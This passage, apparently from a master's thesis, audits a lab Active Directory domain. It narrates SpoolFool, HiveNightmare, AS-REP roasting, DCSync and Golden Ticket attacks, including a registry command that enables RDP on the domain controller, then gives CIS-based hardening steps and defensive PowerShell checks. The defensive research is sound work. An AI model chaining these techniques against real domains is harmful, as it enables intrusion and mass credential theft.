In theory, this vulnerability should not exist. One particularly impactful set of vulnerabilities was PrintNightmare, mostly due to the ubiquity of the print spooler system. If a Windows device had the print spooler enabled, PrintNightmare was possible to execute. However, once detected, this vulnerability was patched[123]. Unfortunately, it was not patched sufficiently, and even though user permissions are checked before allowing them to write to the printer directory, it is insufficient[122]. Therefore, SpoolFool can be utilized to bypass this check, and perform DLL injection via the print spooler system. One important step is to check to see if it is possible to execute this type of attack against the machine. This can be done remotely from a Kali Linux machine by executing the following command:




Figure 55 - An example of the output to determine if a device is vulnerable to SpoolFool or not. In this case, the 192.168.210.129 workstation is vulnerable. The 192.168.210.131 workstation is also vulnerable as it is an older windows version.

This impacket command queries the Print System Remote Protocol (MS-RPN) and the Print System Asynchronous Remote Protocol (MS-PAR) to determine if the print spool system is running. Since the MS-PAR service exists on both machines, it is possible to perform this attack. To do so, the SpoolFool PowerShell script or executable can be downloaded from Oliver Lyak’s (the threat researcher who originally discovered SpoolFool) GitHub.




Figure 56 - A screenshot of the results of the execution of the SpoolFool POC from Oliver Lyak. In this case, the DLL utilized was the one included with the POC, and adds a user.

In this scenario, the DLL executed adds a user by the name of ‘admin’ with the password of ‘Passw0rd!’. As demonstrated in the image above, the user was successfully added.




Figure 57 - A screenshot of the result of HiveNightmare. The new admin user has its own folder, and privileged permissions on the machine

Once obtained, the attacker can exfiltrate the files to another machine to dump the files, so they can get access to all users who have logged into the machine locally. This exploit in particular is much more impactful on devices not linked to AD systems. This is due to the fact that although local administrators have significant power over a given workstation, it does not extend across the entire domain.

9.1.5 Analysis of present condition

After each of the phases of the Cyber Kill Chain were executed, the present condition of the AD system could be analyzed. In this case, the security of the AD system is represented by the MITRE ATT&CK Matrix. More context around the matrix itself is given in section 9.4. Due to the wide range of attacks executed against this domain,

Although theoretically, this graph would be able to be automatically generated utilizing security logs from Microsoft's Windows Event logs, this tool is not enabled by default. Therefore, it was impossible to utilize tools such as DeTT&CT to generate an assess an ATT&CK matrix. Therefore, the following Matrix was created manually:




Figure 58 - A representation of the security of the AD system through the MITRE ATT&CK matrix. Each TTP shown is representative of a type of attack which succeeded against the domain. The items cut off in the image are Group Policy Discovery, Domain Trust Discovery, Application Window Discovery, and Account Discovery in the "Discovery" section.

Although this image shows the techniques utilized, it does not show sub-techniques, and so the matrix has been attached to this report as an text file for further analysis.

One of the clearest observations from the image above is that the attackers were most consistently able to discover information about the domain controller due to insufficient security permissions. This is reflected in the results from the reconnaissance section. It was incredibly easy to get information about all the users and their different permissions solely by utilizing basic PowerShell commands through more complex tools such as AD Recon and BloodHound. It is notable as well that copious amounts of information were able to be obtained without exploiting any major vulnerability on the DC itself, clearly highlighting the security flaws within the AD system.

Overall, it is clear that Microsoft's protection on a Windows Server 2022 with no further steps taken to secure the device are incredibly surface level, and do not provide sufficient protection for a device being used as a Domain Controller. It is difficult to overstate the little protection this domain has against any attacks. Actions should be taken as soon as possible to secure the domain and address the security flaws.

9.2 A detailed plan with specific actions and processes to be taken for the AD environment's security.

Once the current state of the environment was determined, the next step was to follow the plan developed in the methodology section to make the domain secure again. Of course, in a real-life scenario, if this domain had been exposed to the internet, or used in a large company, it would almost certainly have to be replaced by an entirely new system. However, in real life, it is often costly, and unfeasible to completely redesign and reinstall a domain from scratch. Therefore, instead of applying the security plan from a fresh install, it will be applied to the vulnerable domain. Additionally, it will be assumed that the repair team also has access to tools such as AD Recon and BloodHound to quickly and easily identify weak points in the domain.

9.2.1 Determine which accounts pose a risk to the system by utilizing PowerShell commands and other reconnaissance tools to detect risky users, and remove standing permissions.

As mentioned in the Methodology section, it is imperative to identify which accounts are at the highest risk of both being compromised, and potentially allowing for LPE or even DPE. This can be quickly and easily determined by utilizing BloodHound and AD Recon. The results from the initial scans will be reused in this scenario, in addition to extra precautions which should also be analyzed.

9.2.1.1 Accounts vulnerable to AS-REP Roasting

One of the fastest vulnerabilities to fix on the AD system is the ASREP roasting vulnerable users. As determined by BloodHound in the reconnaissance section, the users vulnerable to this are swright, dslater, amarshall, and aduncan. Another way to determine which accounts are vulnerable to AS-REP Roasting is to run the command[50]:

```
Get-ADUser -Filter 'useraccountcontrol -band 4194304' -Properties
             useraccountcontrol | Format-Table name
```

Which results in the same users listed. From there, the setting can be changed by manually going to the “Active Directory User Settings” interface and disabling the setting “Do not require kerberos pre-authentication” as shown in the image below:




Figure 59 - A screenshot of the Active Directory User Settings with the “Diana Slater” user’s options shown. The “Account Options” box shows the option for “Do not require Kerberos Pre-Authentication" Enabled, which the Administrator should disable.

Additionally, it is also important to know which accounts can enable or disable Kerberos pre-authentication, since attackers could utilize that account to launch attacks as well. This can be checked by the command[50]:

```
(Get-ACL "AD:$((Get-ADUser -Filter 'useraccountcontrol -band
          4194304').distinguishedname)").access
```

9.2.1.2 Accounts allowed to perform DCSync

As the administrator has access to tools such as BloodHound, it can be easily determined which users have DCSync rights – namely: hdrive, clewis, amarshall, administrator, dshort, ppoision, and guest as seen in figure 42. As the users hdrive, clewis, amarshall, dshort, and guest are not part of the Administrators group, it is essential to prevent these users from replicating the domain. Therefore, these users will have the permissions of domain replication removed from their permissions list. To do this, the “Active Directory Users and Computers” settings must be accessed, and then each user’s settings must be modified to prevent replication access, as in the image below [124]:




Figure 60- A screenshot of the domain properties, with the Adam Marshall user selected. All ”Replicating Directory Changes” .

Once these permissions are removed, users cannot perform the DCSync attack, unless they perform LPE or DPE to the Adminsitrative User of the DC.

9.2.1.3 Accounts with weak passwords

Part of the steps taken to make the AD system more vulnerable initially was the weakening of the password policy, which can be seen in the image below:

```
PS C:\Users\Administrator> Get-ADDefaultDomainPasswordPolicy


ComplexityEnabled           : False
DistinguishedName           : DC=tfm,DC=Parade
LockoutDuration             : 00:30:00
LockoutObservationWindow    : 00:30:00
LockoutThreshold            : 0
MaxPasswordAge              : 42.00:00:00
MinPasswordAge              : 1.00:00:00
MinPasswordLength           : 1
objectClass                 : {domainDNS}
objectGuid                  : 0d0c4ee1-f8eb-4260-94e4-97ec5cff520e
PasswordHistoryCount        : 24
ReversibleEncryptionEnabled : False
```

Figure 61 - The default password policy on the AD system.

Therefore, all accounts which follow these system guidelines contribute to making the AD system vulnerable to brute force attacks. To mitigate this issue, a GPO was created to improve the password policy, and demonstrated in the next section. Ensuring that all users have strong passwords reduces the likelihood of success for a kerberoasting or ticket attack, as all of those attacks are reliant on brute-forcing passwords to succeed.

Additionally, some accounts have their passwords in their user description, as seen in the image below:




Figure 62 - A list of users whose passwords are in their account description

This can be easily changed by clearing the description as the administrator from the "Active Directory Users and Computers" interface:




Figure 63 - A screenshot of the administrator removing the password from the user account description.

9.2.2 Follow the L1 and L2 guidelines in "CIS Microsoft Windows Server 2022 Benchmark" [73] to ensure that the domain is industry compliant and apply Administrative Templates and GPOs to enforce settings.

After applying the basic Microsoft protections to the domain, the CIS industry benchmarks were applied to demonstrate the latest protections within the field of cybersecurity, and to ensure that the domain is protected from the most recent threats. One might argue that it is also worthwhile to look at Microsoft's best practices for securing Active Directory to determine what steps should be taken to most effectively harden the DC, however, the CIS guidelines include these best practices in their recommendations. Therefore, it is most important to apply the additional protections suggested by CIS rather than the sole suggestions from Microsoft. All suggestions were applied with GPOs which have been attached to this project.

9.2.2.1 Account Policies

CIS' suggestion for password policies are: ensuring that users cannot re-utilize their 24 previous passwords, enforcing a maximum password age to a non-zero value of at most one year, enforcing a minimum password age, setting the minimum password length to 14 characters, enabling complexity requirements, ensuring that passwords can be more than 14 characters, and disabling reversible password encryption[73]. Specifically, these recommendations come from "Section 1" and "Section 2"of the CIS Benchmarks. All of these security suggestions aim to increase the security of the domain by making brute force attacks very difficult to execute. Although no credentials were brute-forced in this master, it would be a trivial matter to attempt SSH brute forcing on a workstation, especially the ThreeCheers machine which has an SSH port open. Additionally, CIS suggests that system administrators also apply account lockouts to passwords. Whenever a user has put in an incorrect password too many times, account lockouts disable access to a given account, preventing the brute force attempts to access the system.

9.2.2.2 Local Policies

Within the CIS benchmarks, the suggested local policies cover the User Rights Assignment (what rights the users have on the system), and Security Options (settings to ensure the domain has the highest level of security possible) of the system. The User Rights Assignment policies ensure a minimum level of account protection and user rights separation. For example, these settings allow only the Administrator to access the DC, and that administrator settings for workstations can only be managed by the DC. Other "Administrator only" permissions include creation of symbolic links, creating pagefiles, client impersonation, changing scheduling priority, and taking ownership of different directories.

The Security Options on the other hand ensures that programs like the UAC system are consistently executed, appropriate network encryption is always ensured within the network, Anonymous users cannot enumerate SAM accounts or named pipes, and communications are always signed. These settings aim to ensure that it is always possible to track who has performed certain actions on a network, and prevent man in the middle attacks from intercepted messages on the network[125].

9.2.2.3 System Services (SpoolFool Mitigation)

By default, the print spooler service is enabled on all Windows devices. However, as evidenced by the PrintNightmare family of vulnerabilities, and its successors such as SpoolFool, it is extremely risky to leave the print spooler service running on a DC. Therefore, to be compliant with both L1 and L2 levels of security, the print spooler service will be disabled on both the DC and any member servers which join the domain[126]. This way, both local and domain privilege escalation is prevented across the domain.

9.2.2.4 Windows Defender Firewall with Advanced Security

To prevent unwanted access to a domain or any of its subsystems, it is important to enable the Windows Defender Firewall and its Advanced Security. A firewall can successfully protect a system against port scans, netcat port intrusions, and of course, connections to malicious c2c servers. There

are three different types of firewall profiles within the Windows Server System: public, private, and domain. An administrator can apply rules to each profile, depending on what services a user needs access to. For example, the public profile contains the rules which must be utilized when connected to a public network, a private profile details the rules applied to a private network, and the domain profile determines the rules for the firewall across the domain[127]. The CIS benchmark documentation details the settings which should be applied to all three profiles, and so all of the steps taken to configure these settings will be listed in this section.

Firstly, all three types of profiles should be enabled, and logging of all types of packets should be set to true. This way, a record of all connections, successful or not, can be reviewed by the system administrator whenever something suspicious happens. Additionally, no notification should be shown to the user when a connection is accepted or blocked, so they are not alarmed when it happens. Additionally, if an attacker were to utilize the system for malicious activity, it would limit the amount of information they would be able to gather from the system. On all three profiles, the only type of connections permitted should be the outbound ones, and all inbound connections should be blocked. This way, it is impossible for an attacker to connect to a server by hijacking a pre-existing port.

9.2.2.5 Advanced Audit Policy Configuration

One of the key jobs of a Security Operations Center is to determine what has occurred in a cyber-incident. However, if an affected DC or machine has no system logs, it is then extremely difficult to narrow down a cause of an attack, or the actions performed by an attacker. Therefore, CIS recommends configuring audit policies for the entire domain. Events that are logged when the GPO is configured include: users changing groups, Plug-and-Play activity, log on and log off events, use of sensitive privileges, and utilization of removable storage. All available options for auditing which are configured by default on Windows Server 2022 are enabled and configured to either success or failure, guaranteeing that if an event on the AD system were to occur, it would be recorded[128].

9.2.2.6 Administrative Templates (Computer and User)

Microsoft provides templates of GPOs which can be applied across entire domains. These already come pre-configured to have the best security practices, therefore making the job of the security administrator much easier. There are two main types of administrative templates provided by Microsoft- those concerning users, and those concerning the computer itself. The user related administrative templates contain the permissions and abilities the average user should have on a typical domain. The computer related administrative templates have to do with what features should be enabled or disabled across the domain to ensure the highest possible protections. As these templates have not been significantly changed, and they are easy to apply, their contents will not be detailed here[74].

9.3 Implementing the suggested security measures and regularly evaluating them to make sure they work

One of the main objectives of this project was to be able to audit the security of an active directory system both before and after a security plan was applied. Obviously, this section audits the security of the active directory system before the security plan was applied and analyzes the result. However, to consistently perform these attacks a script was created to automate the attack process.

In this case, it is assumed that the attacker has access to the credentials of a single user, in this case, the hdrive user.

The script will be split into two files – one for a remote Kali Linux machine, and the other for vulnerable windows workstation. Although very little differs in execution between the content of these scripts, they allow for a more cohesive picture of the level of security on the DC. If the only script run was the one on Kali Linux, it would imply that once remote access was removed, the other attacks would not be possible. However, if the only script run was the one on the windows machine, it would imply that remote attacks are not important to consider.

The tests work as follows: firstly, both attacker scripts are run on machines on the domain, either remotely or locally depending on the context. Then, the security hardening GPOs generated in the previous section are applied to the DC, applying all of the suggested security settings from the CIS guidelines. Then, both attacker scripts are run again against the hardened server.

The scripts have been attached to this project.

9.3.1 Pre-security hardening script execution

The goal of the scripts executed was to gain administrative access to the domain controller and enable Remote Desktop. Enabling this protocol requires changing values in the registry, therefore, if an attacker is able to do so, it would demonstrate complete control over a device. The following conditions were required for the attacks: Firstly, the Windows Realtime Defender system was disabled. Secondly, it was assumed that the DC had "PowerShell Remoting" enabled. PowerShell Remoting is a tool developed by Microsoft which allows a user to run PowerShell commands or scripts on a remote machine via the Windows RemoteManagement (WinRM) protocol[129]. When enabled, users can specify the computer name to execute commands on. However, the key in this case is that credentials are required to execute these commands. Therefore, even if PowerShell Remoting is enabled on the DC, then the attacker would need to know the credentials of the Administrator user, or the ppoision user to execute them. Thirdly, it is assumed that the attacker has already performed the reconnaissance stage of the attack, and therefore has a general overview of the domain hierarchy and topology.

9.3.1.1 Local script results

In the local script executed on the DangerDays (192.168.210.131) machine, the following attacks were utilized: kereberoasting, SpoolFool, and hivenightmare. To demonstrate the full potential of the attack, the pwolfe user was initially utilized to access the system. This user is a simple domain member and does not have any special permissions. Kerberoasting is utilized to demonstrate how an attacker could achieve horizontal privilege escalation towards a user who has slightly more privileges on the system. Next, the SpoolFool attack is used add a local administrator to the system. This is required to enable PowerShell Remoting on the DangerDays machine. Additionally, the HiveNightmare attack is utilized to get the credentials of the ppoision user, and then access the DC via PowerShell remote. The script was developed in poweshell, and executed entirely by the pwolfe user. The results of the script can be seen in the figure below:




Figure 64 - A screenshot of the successful execution of the local script. The black screen is the remote desktop window into the DC

9.3.1.2 Remote script results

Unlike the local script, different attacks were utilized in order to demonstrate the full impact that the other, seemingly minor vulnerabilities can have when chained together. The script executed on the Kali Linux utilized the following attacks: AS REP Roasting, DCSYNC attack, and the Golden Ticket attack. The script works as follows: firstly, the AS REP attack is performed to get the credentials of the four users on the domain. One of these users, amarshall, has sufficient permissions to execute a DC Sync attack. Therefore, once the hashes are obtained, the John the Ripper tool is utilized to get the credentials of all users in plaintext. Then, the DC Sync attack is executed utilizing the impacket tool, which obtains the hashes of all of the users on the system. These hashes are once again cracked with John the Ripper, returning the clear text passwords of all the users. However, the password for the Administrator user was not found. After performing a DC Sync attack, the ThreeCheers machine (192.168.210.129) is remotely accessed with the credentials of the amarshall user, and Mimikatz is installed. Mimikatz is then utilized to forge a Golden Ticket, which is then loaded into the current terminal session of the amarshall user. As explained previously, this user now has the ability to execute any commands on the ThreeCheers machine as the domain administrator. Next, PowerShell Remoting is enabled on the ThreeCheers machine, and then utilizing the forged Golden Ticket, the following command is executed:

```
Set-ItemProperty -Path
'HKLM:\System\CurrentControlSet\Control\Terminal Server' -Name
"fDenyTSConnections" -Value 0"
```

Which enables the RDP protocol on the DC. Finally, the amarshall utilizes the credentials of the ppoison user (obtained previously from the DCSync) to remotely access the machine. The results of the attack can be seen in the image below:




Figure 65 - A screenshot from the attacker's Kali Linux of the result of the attack. In this scenario, the user ppoison is a domain administrator, and is able to access the DC. The terminal the "net user ppoision" command is executed on has administrative permissions

Although it is clear from the image above that the DC has been successfully compromised, the concrete results of this attack are extraction of all of the credentials of all domain users (including all hashes) and tampering and unintended changes on the DC. If this attack were to successfully occur on a DC utilized in a real-world environment, not only would a company have to determine which changes the attacker had executed on the DC, but it would be impossible to confirm the authenticity of any users, as any account could be utilized by the attacker.

9.3.2 Post-security hardening script execution

After the GPOs were applied on the domain controller, the scripts were executed once again.

9.3.2.1 Local script result

After the GPOs were applied, it became much more difficult to execute the local script. For example, even though it was possible to execute the script, Mimikatz and John the Ripper were immediately detected as malicious by the firewall:

